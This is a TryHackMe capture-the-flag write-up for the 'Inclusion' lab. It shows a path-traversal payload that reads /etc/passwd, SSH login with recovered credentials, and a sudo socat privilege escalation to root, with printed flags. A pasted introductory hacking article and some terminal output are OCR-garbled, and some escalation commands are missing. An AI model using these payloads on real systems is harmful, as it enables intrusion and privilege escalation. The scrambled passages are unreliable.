# Tryhackme: LFI:


May 5 2020

IP Address: 10.10.103.156

## Scanning

```
crazyeights@kali:~$ nmap -sV 10.10.103.156
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-05 21:05 EDT
Nmap scan report for 10.10.103.156
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Werkzeug httpd 0.16.0 (Python 3.6.9)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### Web




Click on any of the View Details Buttons:




Hacking is identifying weakness in computer systems or networks to exploit its weaknesses to gain access. Example of Hacking: Using password cracking algorithm to gain access to a system Computers have become mandatory to run a successful businesses. It is not enough to have isolated computers systems; they need to be networked to facilitate communication with external businesses. This exposes them to the outside world and hacking. Hacking means using computers to commit fraudulent acts such as fraud, privacy invasion, stealing corporate/personal data, etc. Cyber nacking. Hacking means using computers to commit fraudulent acts such as fraud, privacy invasion, stealing corporate/personal data, etc. Cyper crimes cost many organizations millions of dollars every year. Businesses need to protect themselves against such attacks. In this tutorial, we will learn-Common Hacking Terminologies What is Cyber Crime? Types of Cyber Crime What is Ethical Hacking? Why Ethical Hacking? Legality of Ethical Hacking Summary Before we go any further, let's look at some of the most commonly used terminologies in the world of hacking. Who is a Hacker? Types of Hackers A Hacker is a person who finds and exploits the weakness in computer systems and/or networks to gain access. Hackers are usually skilled computer programmers with knowledge of computer security. Hackers are classified according to the intent of their actions. The following list classifies backers according to their intent. Symbol Description What is Hacking? An Introduction Ethical Hacker (White hat): A hacker who gains access to systems with a view to fix the identified weaknesses. They may also perform penetration Testing and vulnerability assessments. What is Hacking? An Introduction Cracker (Black hat): A hacker who gains unauthorized access to computer systems for personal gain. The intent is usually to steal corporate data, violate privacy rights, transfer funds from bank accounts etc. What is Hacking? An Introduction Grey hat: A hacker who is in between ethical and black hat hackers. He/she breaks into computer systems without authority with a view to identify weaknesses and reveal them to the system owner. What is Hacking? An Introduction Script kiddies: A non-skilled person who gains access to computer systems using already made tools. What is Hacking? An Introduction Hacktivist: A hacker who use hacking to send social, religious, and political, etc. messages. This is usually done by hijacking websites and leaving the message on the hijacked website. What is Hacking? An Introduction Phreaker: A hacker who identifies and exploits weaknesses in telephones instead of computers. What is Cybercrime? Cyber crime is the use of computers and networks to perform illegal activities such as spreading computer viruses, online bullying, performing unauthorized electronic fund transfers, etc. Most cybercrimes are committed through the internet. Some cybercrimes can also be carried out using Mobile phones via SMS and online chatting applications. Type of Cybercrime The following list presents the common types of cybercrimes: Computer Fraud: Intentional deception for personal gain via the use of computer systems. Privacy violation: Exposing personal information such as email addresses, phone number, account details, etc. on social media, websites, etc. Identity Theft: Stealing personal information from somebody and impersonating that person. Sharing copyrighted files/information: This involves distributing copyright protected files such as eBooks and computer programs etc. Electronic funds transfer: This involves gaining an un-authorized access to bank computer networks and making illegal fund transfers. Electronic money laundering: This involves the use of the computer to launder money. ATM Fraud: This involves intercepting ATM card details such as account number and PIN numbers. These details are then used to withdraw funds from the intercepted accounts. Denial of Service Attacks: This involves the use of computers in multiple locations to attack servers with a view of shutting them down. Spam: Sending unauthorized emails. These emails usually contain advertisements. What is Ethical Hacking? Ethical Hacking is identifying weakness in computer systems and/or computer networks and coming with countermeasures that protect the weaknesses. Ethical hackers must abide by the following rules. Get written permission from the owner of the computer system and/or computer network before hacking. Protect the privacy the organization been hacked. Transparently report all the identified weaknesses in the computer system to the organization. Inform hardware and software vendors of the identified weaknesses. Why Ethical Hacking? Information is one of the most valuable assets of an organization. Keeping information secure can protect an organization's image and save an organization a lot of money. Hacking can lead to loss of business for organizations that deal in finance such as PayPal. Ethical hacking puts them a step ahead of the cyber criminals who would otherwise lead to loss of business. Legality of Ethical Hacking Ethical Hacking is legal if the hacker abides by the rules stipulated in the above section on the definition of ethical hacking. The International Council of E-Commerce Consultants (EC-Council) provides a certification program that tests individual's skills. Those who pass the examination are awarded with certificates. The certificates are supposed to be renewed after some time. Summary Hacking is identifying and exploiting weaknesses in computer systems and/or computer networks. Cybercrime is committing a crime with the aid of computers and information technology infrastructure. Ethical Hacking is about improving the security of computer systems and/or computer networks. Ethical Hacking is legal. --> Taken from https://www.guru99.com/what-is-hacking-an-introduction.html

```
//Replace this:
10.10.103.156/article?name=hacking
//With:
10.10.103.156/article?name=[ANY FILE PATH]
//Ex: Get the passwd file,
/var/www/html -> Go up 3 directories -> ../../../
10.10.103.156/article?name=../../../etc/passwd
```



root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin syn:x:4:65534:syn::/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/news:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,...;/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin ant:x:103:65534::/var/lib/kyd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin

The password for user falconfeast is in the file as a comment:



#### SSH


#### Login to ssh using the login credentials falconfeast:rootpassword

```
а
 * Support:
                  https://ubuntu.com/advantage
 System information as of Wed May 6 07:04:14 IST 2020
 System load:
                                                       103
               0.0
                                  Processes:
                                  Users logged in:
                34.8% of 9.78GB
                                                       0
 Memory usage: 68%
                                  IP address for eth0: 10.10.103.156
 Swap usage:
 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
    https://ubuntu.com/livepatch
3 packages can be updated.
3 updates are security updates.
Last login: Thu Jan 23 18:41:39 2020 from 192.168.1.107
falconfeast@inclusion:~$ ls
articles user.txt
falconfeast@inclusion:~$ cat user.txt
60989655118397345799
falconfeast@inclusion:~$
```

Find programs falconfeast can run as root:

```
falconfeast@inclusion:~$ sudo -l
Matching Defaults entries for falconfeast on inclusion:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/bin\:/snap/bin

User falconfeast may run the following commands on inclusion:
    (root) NOPASSWD: /usr/bin/socat
falconfeast@inclusion:~$ [
```



Launch a second ssh session Run this:



Then these commands:



You will now have a root shell in th first session, get the root flag:

```
falconfeast@inclusion:~

falconfeast@inclusion:~

socat file:`tty`,raw,echo=0 tcp-listen:12345

sh: 0: can't access tty; job control turned off

id

uid=0(root) gid=0(root) groups=0(root)

# cd /root

# ls

root.txt

# cat root.txt

42964104845495153909

# []
```

FIN.